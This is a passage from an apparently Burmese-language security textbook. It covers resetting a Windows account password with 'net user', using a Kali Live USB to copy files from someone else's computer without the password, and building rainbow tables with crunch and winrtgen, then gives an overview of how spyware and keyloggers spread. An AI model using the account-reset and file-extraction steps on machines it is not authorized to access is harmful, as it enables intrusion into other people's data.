ကျွန်တော် နမူနာပြမယ့် ကွန်ပျူတာမှာတော့ အထက်ပါပုံအတိုင်း မြင်ရမှာပါ။ Administrator ဆိုတာက အဲသည်နာမည်နဲ့ Account ဖွင့်လေ့ရှိမှသာ အသုံးပြုရမှာဖြစ်ပြီး ကျွန်တော့် ကွန်ပျူတာမှာတော့ root ဆိုတဲ့နာမည်နဲ့ account သည် administrator account ဆိုတာ အပေါ်မှာ ဖော်ပြခဲ့ပြီးပြီနော်။ အခု ကျွန်တော်က Hack Me ဆိုတဲ့ account ကို ဝင်ပါမယ်။

အသုံးပြုရမယ့် command က net user AccName * ဖြစ်ပါတယ်။ ကျွန်တော် နမူနာပြမယ့် account name က Hack Me ဆိုတဲ့ space ခြားတဲ့နာမည်ဖြစ်လို့ "Hack Me" လို့ မျက်တောင်အဖွင့်အပိတ်ထဲ ထည့်ရေးပြထားခြင်း ဖြစ်ပါတယ်။ အကယ်၍ root ဆိုတဲ့ account ကို ဝင်ပြင်ချင်ရင်တော့ net user root * လို့ပဲ ရေးရမှာဖြစ်ပါတယ်။ enter လိုက်တဲ့အခါမှာတော့ Type a password for the user: ဆိုတဲ့ စာကြောင်း ပေါ်လာမှာပါ။ ဘာမှမဖြည့်ဘဲ enter လိုက်မယ်ဆိုရင်တော့ Hack Me ဆိုတဲ့ account (ကျွန်တော်တို့ ဝင်ရောက်လိုတဲ့ account) မှာ password ပြုတ်သွားပြီဖြစ်ပါတယ်။ ဝင်လို့ ရပြီပေါ့။ :)

ကျွန်တော့်အနေနဲ့ ဆွေးနွေးလိုတာကတော့ ကျွန်တော်တို့မှာ Kali Linux Live Mode USB တစ်ချောင်းသာ ရှိရင် အထက်ပါနည်းတွေအတိုင်း ဖောက်ဝင်နေစရာတောင် မလိုပါဘူး။ ထို ကွန်ပျူတာမှာ usb တပ်၊ Live Mode နဲ့

ဝင်ရောက်ပြီး လိုအပ်တဲ့ အချက်အလက်တွေကို ယူထုတ်နိုင်ပါတယ်။ ကျွန်တော်တို့ ကိုယ်ပိုင်ကွန်ပျူတာ မဟုတ်တဲ့အခါ Password လည်းမသိ၊ အထဲမှာလည်း မဖြစ်မနေ ကူးယူရမယ့်ဖိုင် ရှိနေတယ်ဆိုတဲ့အခါတွေမှာ (ပိုင်ရှင်နဲ့ အဆက်အသွယ်မရတဲ့ အချိန်မျိုးမှာပေါ့) Live Mode နဲ့ ဖိုင်တွေဝင်ယူနိုင်တာကြောင့် ကျွန်တော်တို့ လိုချင်တာ လည်း ရ၊ ပိုင်ရှင်ရဲ့ user account information တွေလည်း ပျက်မသွား၊ password ကိုလည်း အချိန်ပေးပြီး crack နေစရာ မလိုတော့ဘူးပေ့ါ။

Creating Rainbow Tables on Windows


ဒီခါတော့ Windows မှာ rainbow table တွေ တည်ဆောက်နည်းကို ဆွေးနွေး ရအောင်ပါ။ Cain and Able မှာတုန်းက Password တွေကို crack ရာမှာ rainbow table တွေကိုလည်း အသုံးပြုနိုင်တာ သတိထားမိမှာပါ။ Password List တွေကို အသုံးပြုပြီး crack လုပ်ပြထားပါတယ်။ rainbow table တွေနဲ့ crack တာကလည်း လုပ်နည်း အတူတူပါပဲ။ Rainbow table တွေကို ကြိုတင် တည်ဆောက်ထားနိုင်ပါတယ်။ Word list ဖိုင်တွေကိုလည်း ကြိုတင်ဖန်တီးထားနိုင်ပေမယ့် Wordlist ရဲ့ အားနည်းချက်က ပိုပြီးပြည့်စုံလာလေလေ ဖိုင်ဆိုဒ် ပိုပြီး ကြီးလာလေလေပါ။

စာလုံးရေများလေလေ size ပိုကြီးလာလေလေမို့လို့ ကျွန်တော်တို့ရဲ့ ကွန်ပျူတာထဲမှာ သိမ်းဆည်းဖို့ မဖြစ်နိုင်တော့တဲ့ထိ ဖြစ်လာနိုင်ပါတယ်။


```
root@kmn:~# crunch 8 20
Crunch will now generate the following amount of data:
es
16761422857399 MB
16368577009 GB
15984938 TB
15610 PB
```

အထက်ပါ ပုံမှာ password ၈ လုံးကနေ ၂၀ အထိ အပြည့်အစုံကို ထုတ်မယ်ဆိုရင် ဖြစ်လာမယ့် size ကို မြင်တွေ့ရမှာပါ။ (Kali Linux မှာ crunch command ကို အသုံးပြုပြီး word list တွေကို ဖန်တီးနိုင်ပါတယ်။) အထက်ပါအတိုင်း size ကြီးတဲ့ဖိုင်တွေကို သိမ်းဆည်းဖို့ ကျွန်တော်တို့ရဲ့ ကွန်ပျူတာမှာ မဖြစ်နိုင်ပါဘူး။ ဒါကြောင့် ဒီအခြေအနေမျိုး (ကျွန်တော်တို့ သုံးနေတဲ့ wordlist မှာ victim ရဲ့ Password မပါခဲ့တဲ့ အခြေအနေမျိုးမှာ) ပြည့်စုံတဲ့ word တွေကို နေရာကျဉ်းကျဉ်းနဲ့ ရနိုင်ဖို့အတွက် rainbow table တွေကို အသုံးပြုနိုင်ပါတယ်။

Windows မှာ Rainbow Table တွေ ဖန်တီးကြရအောင်။ ကျွန်တော်တို့ install ခဲ့တဲ့ Cain and Able မှာ install စဉ်က ထပ်မံ ဖြည့်သွင်းသွားခဲ့တဲ့ Program တစ်ခု ပါဝင်ပါတယ်။ Windows Rainbow Table Generator ပါ။ winrtgen ဆိုတဲ့ နာမည်အတိုကောက်နဲ့ပေ့ါ။ start menu >> search ကနေ ရှာကြည့်နိုင်ပါတယ်။ winrtgen ကို ဖွင့်ပါမယ်။




ပြီးရင် Add Table ကနေ အသစ် ဖန်တီးပါမယ်။



ပြီးရင် Hash မှာ မိမိတို့ အသုံးပြုမည့် hash ကိုရွေး Min Len က အနည်းဆုံး

စာလုံးရေ၊ Max Len ကတော့ အများဆုံး စာလုံးရေ ဖြစ်ပါတယ်။ Charset (Character Set) မှာ မိမိတို့ လိုချင်တဲ့အတိုင်း စာလုံးအသေး၊ စာလုံးအကြီး၊ ကိန်းတွေ special character တွေ ပါတာ မပါတာတွေ မိမိတို့စိတ်ကြိုက် ရွေးချယ်နိုင်ပါတယ်။ ကျွန်တော်ကတော့ all-space (default) အတိုင်းပဲ ထားထားပါတယ်။ အားလုံး ပါစေချင်လို့ပါ။ ပြီးတော့အောက်မှာ ပေါ်လာမယ့် Disk space ကို ကြည့်ကြည့်ပါ။ ကျွန်တော် ခုန wordlist မှာတုန်းကလည်း 8-20 ပါ။ ခု Rainbow table မှာလည်း 8-20 ပါပဲ။ ဖိုင်ဆိုဒ်ကတော့ အတော့်ကို ကွာခြားသွားပါပြီ။ Disk space 610,35 MB လို့ တွေ့မြင်ရမှာပါ။ OK >> OK လိုက်ပါ။



အထက်ပါအတိုင်း rainbow table ဖန်တီးနေတာကို တွေ့မြင်ရပါမယ်။ အချိန်တော့ စောင့်ပေးရပါမယ်ခင်ဗျ။

Kali Linux မှာ rainbow table တွေ ဖန်တီးလိုပါလျှင်တော့ rainbowcrack (rtgen) နဲ့ ဖန်တီးနိုင်မှာဖြစ်ပါတယ်။ တကယ်တမ်း ဆွေးနွေးမယ်ဆိုရင်တော့ အများကြီး ဆွေးနွေးစရာ ကျန်ပါသေးတယ်ခင်ဗျ။ ဒါပေမယ့် ခုတော့ ဒီနေရာလေးမှာပဲ ခေတ္တရပ်နားပါရစေခင်ဗျာ။

CHAPTER 18: Spyware and Keyloggers

Introduction

spyware တွေနဲ့ keylogger တွေကို hacker တွေက information တွေစုဆောင်းနိုင်ဖို့အတွက် အသုံးပြုခဲ့ကြတာ ကြာခဲ့ပါပြီ။ ယနေ့ခေတ်မှာလည်းပဲ အသုံးပြုနေကြဆဲပါပဲ။ ဒီအခန်းမှာတော့ တတ်နိုင်သမျှ ပြည့်စုံအောင် ဆွေးနွေးသွားဖို့ စိတ်ကူးထားပါတယ်။ ဒါကြောင့် စာအနည်းငယ်ပိုဖတ်ရမယ် ဆိုတာလေး ကြိုတင် ပန်ကြားထားပါရစေခင်ဗျာ။

Spyware ဆိုတာ ဘာလဲ။ spyware ဆိုတာက stealth mode အနေနဲ့ (ကိုယ်ရောင်ဖျောက် လှုပ်ရှားနိုင်) run နိုင်တဲ့ software (program) တစ်မျိုးပါ။ နောက်ကွယ်ကနေ လုပ်ဆောင်တာဖြစ်လို့ ကျွန်တော်တို့ရဲ့ ကွန်ပျူတာစနစ်မှာ spyware တွေ ရှိနေ မနေဆိုတာကို သိရှိနိုင်ဖို့ ခက်ပါတယ်။ Spyware တွေကို spybot (or) tracking software တွေလို့လည်း ခေါ်ဆိုကြပါသေးတယ်။ ကျွန်တော်တို့ ကွန်ပျူတာထဲမှာ ရှိနေတဲ့ information တွေနဲ့ ကျွန်တော်တို့ ကွန်ပျူတာ ဖွင့်စဉ်မှာ ထည့်သွင်းအသုံးပြုခဲ့ကြတဲ့ အချက်အလက်တွေ စတဲ့ sensitive information တွေကို မှတ်တမ်းပြု စုဆောင်းနိုင်ဖို့အတွက် spyware တွေကို အသုံးပြုကြတာ ဖြစ်ပါတယ်။

ကျွန်တော်တို့တွေ Login ဝင်ရောက်ရာမှာ အသုံးပြုရိုက်သွင်းခဲ့တဲ့ passwords တွေ၊ user name (or) email စတဲ့ Keystroke တွေကို log လုပ်ပြီး မှတ်သားနိုင်ဖို့ အတွက်လည်း spyware တွေကို အသုံးပြုနိုင်ပါတယ်။ Gmail, Yahoo mail, Facebook စတဲ့ အဓိက site တွေအတွက် ရွေးချယ်မှတ်သားနိုင်သလို web page login အားလုံးအတွက် မှတ်သားနိုင်အောင်လည်း program ရေးဆွဲထားနိုင်ပါတယ်။ နည်းပညာတွေ တိုးတက်လာတာနဲ့အမျှ အင်တာနက်ကနေ လုပ်ဆောင်နိုင်တဲ့ i-Banking လို ဝန်ဆောင်မှုမျိုးကို အသုံးပြုနေရတဲ့ လုပ်ငန်းကြီးတွေအတွက်တော့ ဒါဟာ အထူးသတိထားစရာ အချက်တစ်ခု ဖြစ်လာပါတော့တယ်။

Spyware တွေဟာ ဈေးသက်သာတဲ့ private investigator တွေလို အားကိုးရပါတယ်။ အကယ်၍ ကျွန်တော်တို့ရဲ့ ကွန်ပျူတာမှာ Screen Capture လုပ်နိုင်တဲ့ software တစ်ခုခု install ထားတာ ရှိမယ်ဆိုရင် Spyware က ထို software နဲ့ ပေါင်းစပ်ပြီး ကျွန်တော်တို့ရဲ့ လုပ်ဆောင်ချက်တွေကို screenshot အနေနဲ့ မှတ်ပြု သိမ်းထားနိုင်မှာဖြစ်သလို spyware owner ထံ ပို့ဆောင်ပေးတာမျိုးလည်း လုပ်ဆောင်နိုင်မှာဖြစ်ပါတယ်။ ကျွန်တော်တို့ ကွန်ပျူတာတွေမှာ web cam တွေသာ တပ်ဆင်/ပါရှိ မယ် ဆိုပါလျှင်တော့ spyware သည် အဆိုပါ web cam ကို အသုံးပြုပြီး camera record တွေပါ ရယူသွားနိုင်ပါတယ်။

တရားဝင် tracking software တွေနဲ့ spyware တွေကြားမှာ

ခြားနားချက်တစ်ခု ရှိပါတယ်။ အဲဒါက ဘာလဲဆိုရင် Legitimate Tracking software (တရားဝင် software) တွေကတော့ ကျွန်တော်တို့ရဲ့ ကိုယ်ပိုင်အသိနဲ့ ကိုယ်တိုင် install ပြုလုပ်ကြရတာ ဖြစ်ပြီးတော့ spyware တွေကတော့ ကျွန်တော်တို့ မသိစေဘဲ ကျွန်တော်တို့ရဲ့ ကွန်ပျူတာစနစ်မှာ ဝင်ရောက် နေရာယူကြတာဖြစ်ပါတယ်။

ကျွန်တော်တို့ နေ့စဉ် အသုံးပြုနေကျ website တွေထဲက အတော်များများသည် cookies တွေကို install ပြုလုပ်လေ့ရှိကြပါတယ်။ ဥပမာ - Facebook ပေါ့။ cookie ဆိုတာက website တစ်ခုကို နောက်တစ်ကြိမ် ကျွန်တော်တို့ ပြန်သုံးတဲ့အခါ အဆင်ပြေလွယ်ကူစေဖို့အတွက် ကျွန်တော်တို့ရဲ့ Login information တွေ၊ preference တွေနဲ့ အခြားသော personal data တွေကို သိုလှောင်သိမ်းဆည်းထားနိုင်ဖို့ အတွက် Website ကနေ ကွန်ပျူတာအတွင်း ထည့်သွင်းပေးထားတဲ့ ဖိုင်တစ်မျိုး ဖြစ်ပါတယ်။ ပိုနားလည်အောင် ပြောရရင် ကျွန်တော်တို့တွေ Login ဝင်လိုက်တာ Facebook မှာ ဆိုပါစို့။ facebook.com ကို တစ်ကြိမ် ဝင်ရောက်ထားပြီး Log out မလုပ်မချင်း အကြိမ်ကြိမ် ပြန်ဖွင့်သုံးလည်း Login ပြန်ဝင်စရာ မလိုအောင် အဆိုပါ cookie တွေက စွမ်းဆောင်ပေးပါတယ်။ ဒါကြောင့် cookie တွေသည် ကျွန်တော်တို့ရဲ့ online activity တွေနဲ့ ပတ်သက်ပြီး information တွေကို စုဆောင်းနိုင်ပါတယ်။

အချို့သော software တွေမှာဆိုရင် ထုတ်လုပ်သူထံ error report တွေ ပြန်လည်ပေးပို့နိုင်စေဖို့အတွက် အသုံးပြုထားတာမျိုးတွေ တွေ့နိုင်ပါတယ်။ unknown extension တွေနဲ့ infection တွေကို သိရှိနိုင်ဖို့အတွက် report လုပ်ရာမှာလည်း cookie တွေကို အသုံးပြုကြပါတယ်။ ဒါကြောင့် cookie ပါဝင်တဲ့ application & site များမှာလည်း spyware တွေနဲ့ တူညီတဲ့ Characteristic တွေ ရှိကြပါတယ်။ ဒါပေမယ့် သူတို့က spyware တွေတော့ မဟုတ်ကြပါဘူး။ tracking software လို့တော့ ဆိုနိုင်ပါတယ်။

ကျွန်တော်တို့အနေနဲ့ Application တွေကို install တဲ့အခါ user agreement တွေကို တွေ့ဖူးကြပါလိမ့်မယ်။ ဒါပေမယ့် ကျွန်တော်တို့ ဖတ်မကြည့်ဖြစ်ဘဲ ကျော်လိုက်တာ များပါတယ်။ Tracking software တွေသည် သူတို့ရဲ့ user agreement တွေမှာ သူတို့ tracking လုပ်ဆောင်မယ့်အပိုင်း တွေကို သေချာစွာ ဖော်ပြထားလေ့ရှိပါတယ်။ ဖုန်းမှာ အသုံးပြုတဲ့ application တွေကို ကြည့်ရင်လည်း install တဲ့အခါ အဆိုပါ application က camera, call, SMS, Gallery, audio, wifi, bluetooth, file location, ... စတဲ့ access တွေကို ယူသုံးမယ်ဆိုတာ ဖော်ပြထားပါတယ်။ ကျွန်တော်တို့တွေက application တွေကို သတိမထားဘဲ install လိုက်ကြတာပါပဲ။ ဒါကြောင့် ဖုန်းတွေကနေတစ်ဆင့် အချက်အလက် ပေါက်ကြားမှုတွေ ဖြစ်လာကြသလို ဖုန်းထဲမှာ သိမ်းထားတဲ့ Movie တွေ ပေါက်ကြားသွားတာမျိုးတွေ ဖြစ်လာတာမျိုးတွေ ဖြစ်လာပါတော့တယ်။

Facebook တို့လို Social Media application တွေက Camera access တောင်းခံတာသည် ကျွန်တော်တို့ facebook သုံးတဲ့အခါ ပုံတွေ ရိုက်တင်ဖို့၊ ဗီဒီယိုတွေ

ရိုက်တင်နိုင် Live လွှင့်နိုင်ဖို့ ဖြစ်ပါတယ်။ ဒါပေမယ့် ဖုန်းကိုပေါ့အောင် မလိုတာတွေ ရှင်းပေးတယ် ဆိုတဲ့ application တွေမှာ camera access ကို တောင်းခံတာမျိုးကတော့ ဒါဟာ မရိုးသားတဲ့ အကြံအစည်လို့ ဆိုရမှာဖြစ်ပါတယ်။ သတိထားရမယ့်အထဲမှာ Free app တွေကတော့ ထိပ်ဆုံးကနေ ရှိနေပါတယ်။

Child monitoring software တွေလို တရားဝင် software တွေလည်း ရှိပါသေးတယ်။ ဥပမာတစ်ခုပြောရရင် Trend Micro Titanium Maximum Security program လိုမျိုးပေါ့။ သူ့မှာ မိသားစု တစ်စုလုံးစာအတွက် သတ်မှတ်ထားနိုင်တဲ့ section တွေ ပါဝင်ပါတယ်။ သူက မိသားစုထဲမှာ ကလေးတွေ ရှိနေရင် ထိုကလေးတွေကို မသင့်တော်တဲ့ website တွေ ကြည့်ရှုတာ တို့၊ အချို့သော လုပ်ငန်းသုံး program တွေကို ဖွင့်မကြည့်နိုင်အောင် ပိတ်ထားတာ တို့၊ အင်တာနက် အသုံးပြုတဲ့ အချိန်ကို ကန့်သတ်ပေးတာတို့ စတဲ့ လုပ်ဆောင်ချက်တွေကို လုပ်ဆောင်နိုင်ပါတယ်။ ကလေးတွေ အင်တာနက်သုံးပြီး ဘာတွေလုပ်တယ်ဆိုတာကို မိဘတွေဆီ report ပေးတာကြောင့် မိဘတွေအနေနဲ့ တစ်နေကုန် စောင့်ကြည့်နေစရာ မလိုတော့ဘူးပေါ့။ ဒါ့ပြင် ကလေးတွေကိုလည်း online predator တွေရဲ့ ရန်ကနေ ကာကွယ်ပေးနိုင်ဦးမှာ ဖြစ်ပါတယ်။ ဒါပေမယ့် တရားမဝင် spyware တွေကတော့ ကျွန်တော်တို့ကို အသိပေးပြီး ဝင်ရောက်လာတာမျိုး မဟုတ်တဲ့အပြင် မည်သည့် agreement ကိုမှ ပြသမှာ မဟုတ်ပါဘူး။

Spyware Distribution


Spyware တွေ ဘယ်လို ပျံ့ပွားကြလဲ။ အင်တာနက် အသုံးပြုမှု ပိုမို တွင်ကျယ်လာတာနဲ့အမျှ spyware တွေ ပျံ့ပွားမှုလည်း ပိုမိုများပြားလာကြပါတယ်။ Spyware အများစုသည် free download ရယူလိုက်တဲ့ software တွေ၊ Legitimate site က မဟုတ်ဘဲ crack ထားပြီး ပြန်ဖြန့်ပေးတဲ့ application တွေကနေ တစ်ဆင့် အဓိက ပျံ့နှံ့ကြပါတယ်။ Freeware တွေ၊ Shareware တွေကို ကျွန်တော်တို့ ရှာဖွေ အသုံးပြုတတ်ကြတာကြောင့် ထိုထဲမှာ spyware တွေ ထည့်သွင်းပြီး အခမဲ့ တင်ပေးတာတွေကို ဒေါင်းယူ ရင်းနဲ့ ကျွန်တော်တို့ရဲ့ စနစ်ထဲကို spyware တွေ ရောက်ရှိလာကြပါတယ်။

ဒီလို Free software တွေကို develop လုပ်ခဲ့တဲ့ Programmer တွေသည် ဒီ Free software တွေကနေ ဝင်ငွေ မရကြပါဘဲလျက် အချိန်တိုင်း အသစ်တွေ ဖန်တီးထုတ်ပေးနေနိုင်တာ ဘာကြောင့်ပါလဲ။ သူတို့က ကျွန်တော်တို့ရဲ့ information တွေကို စုဆောင်းရယူပြီး ကျွန်တော်တို့ရဲ့ အချက်အလက်တွေကို ကြော်ငြာသူတွေထံ ပြန်လည် ရောင်းချခြင်းဖြင့် ဝင်ငွေရကြပါတယ်။ application ထဲမှာ ကြော်ငြာတွေ ထည့်သွင်းခြင်းအားဖြင့်လည်း ဝင်ငွေရကြပါတယ်။ ဒါ့ပြင် ကျွန်တော်တို့ရဲ့ Bank Account လို၊ Credit card နံပါတ်တွေလို စတဲ့ အချက်တွေကိုတောင်မှ ရယူအသုံးပြုနိုင်ဖို့ ကြိုးစားနိုင်ကြပါတယ်။ ဒီ Freeware တွေ၊ shareware တွေအပြင် တရားမဝင်ပွားယူ ဖန်တီးထားတဲ့ Pirate Bay လို Torrent တွေက Movie တွေ၊ သီချင်းတွေ၊ application တွေ၊ Game တွေ စတာတွေကနေလည်း ပြန့်ပွားနိုင်ကြပါတယ်။

ဘာကြောင့်လဲဆိုရင် ထိုဖိုင်တွေထဲမှာ spyware တွေ ပါဝင်နေလို့ပါပဲ။

Spyware တွေကို installation ပြုလုပ်တဲ့ websites တွေလည်း ရှိနေပါသေးတယ်။ pornography sites (18+ sites) တွေ၊ gambling site နဲ့ Online Hacking လုပ်လို့ရတယ်လို့ ဆိုထားတဲ့ အချို့သော site တွေပါ။ နောက်ပြီး သင့်စက်ထဲမှာ virus တွေ ရှိနေပါပြီ ဒီ software ကို အခမဲ့ ရယူပြီး install လုပ်ခြင်းဖြင့် ရှင်းနိုင်ပါမယ် ဆိုတဲ့ site တွေ၊ သင့်စက်က လေးနေတဲ့အတွက် မလိုအပ်တာတွေကို ရှင်းလိုက်ပါ ဆိုပြီး install ခိုင်းတဲ့ site တွေ၊ စတဲ့ site တွေကို ကျွန်တော်တို့ ရောက်သွားပြီး လုပ်ကြည့်မိလိုက်ပြီဆိုရင်တော့ ကျွန်တော်တို့ရဲ့ စနစ်ထဲကို spyware တွေ ဖြည့်သွင်းသွားတာကို ခံလိုက်ရမှာပါပဲ။

အဆိုပါ website မျိုးတွေက ဒီနေ့ခေတ်မှာ တွေ့ရဆုံးသော ပုံစံတွေ ဖြစ်ပြီး spyware တွေကို ကျွန်တော်တို့ကို အသိပေးခြင်း အလျဉ်းမရှိဘဲ ထည့်သွင်းသွားတာ ဖြစ်ပါတယ်။ နောက်တစ်ခုက Pop-up windows တွေကို အသုံးပြုတဲ့ link တွေ၊ plug-in (or) extension တွေကလည်း spyware တွေကို ပြန့်ပွားစေနိုင်ပါတယ်။



အထက်ပါ ပုံတွေထဲကလို pop-up တွေ နဲ့ web page တွေကို ကျွန်တော်တို့ တွေ့ကြုံဖူးကြပါလိမ့်မယ်။ ဒါတွေကို တွေ့မိတဲ့အခါ "တကယ်များ ကျွန်တော်တို့ စက်ကို ရှင်းလင်းဖို့ လိုပြီလား" ဆိုတာမျိုး ကျွန်တော်တို့ တွေးမိနိုင်ပါတယ်။ ဒါတွေသည် တရားဝင် မဟုတ်ပါဘူး။ ဒါတွေက ကျွန်တော်တို့စက်ထဲကို တကယ့် spyware တွေကို ထည့်သွင်းသွားမှာဖြစ်ပါတယ်။ ကျွန်တော်တို့မှာ security knowledge မရှိထားရင် စက်ထဲမှာရှိတဲ့ virus တွေကို ရှင်းနိုင်ဖို့ ဆိုပြီး spyware တွေကို ကျွန်တော်တို့က ပျော်ပျော်ရွှင်ရွှင်ပဲ ထည့်သွင်းမိမှာပါ။

Spyware တွေကို ရှာဖွေ ဖော်ထုတ်ပေးတာက Anti-spyware တွေဖြစ်ပါတယ်။ anti-spyware တွေရဲ့ လုပ်ဆောင်ချက်တွေကလည်း စိတ်ဝင်စားဖွယ် ကောင်းပါတယ်။ spyware တွေ ပျံ့နှံ့စေတဲ့ နည်းလမ်းတွေထဲမှာ pear-to-pear distribution တွေ၊ cracked software တွေ၊ freeware/shareware တွေ၊ web browser မှာ ကျွန်တော်တို့ ထည့်သွင်းအသုံးပြုလေ့ရှိကြတဲ့ toolbar တွေ စတာတွေကနေ တစ်ဆင့် ပျံ့နှံ့ခြင်း တွေ ပါဝင်ပါတယ်။ "ရုပ်ရှင်ရုံမှာ ခု ရုံတင်နေတဲ့ကား ကို ခိုးရိုက်ပြီး ပြန်တင်ပေးထားတာ ငါ့မှာရှိတယ်။ မင်းလိုချင်ရင် ကူးသွား" ဆိုတာမျိုး ကျွန်တော်တို့ ကြုံဖူးကောင်း ကြုံဖူးမှာပါ။ အဆိုပါ ဇာတ်ကားကို ဘယ်ကရတာလို့ ထင်ပါသလဲ။ Pirate Bay တို့လို virus full ဖြစ်နေတဲ့ torrent site တွေကနေ ရရှိလာတာ ဖြစ်ပါတယ်။

ကျွန်တော်တို့ အသိမိတ်ဆွေတွေထဲက သုံးတဲ့ ကွန်ပျူတာတွေမှာ search engine tool bar တွေကို များစွာ install လုပ်ထားတာမျိုး တွေ့ဖူးနိုင်ပါတယ်။ Microsoft, Mozila နဲ့ Google Chrome တို့ကနေ approve လုပ်မထားတဲ့ မည်သည့် search engine toolbar ကိုမှ အသုံးမပြုသင့်ပါဘူး။ ဘာလို့လဲဆိုရင် သူတို့က spyware တွေ မို့ပါပဲ။ (အချို့က မသုံးပေမယ့် အမြင်ဆန်းတာကြောင့် တမင်ကို တင်ထားလေ့ ရှိကြပါတယ်)။ spyware တွေသည် ကျွန်တော်တို့ရဲ့ စနစ်ထဲမှာ hidden အနေနဲ့ ဝင်ရောက်နေတတ်ပြီး ကျွန်တော်တို့ရဲ့ အချက်အလက်တွေ၊ activity တွေကို owner (hacker) ထံ ပြန်လည် ပေးပို့နေတယ်ဆိုတာကို ကျွန်တော်တို့ သတိထားရမှာပါ။

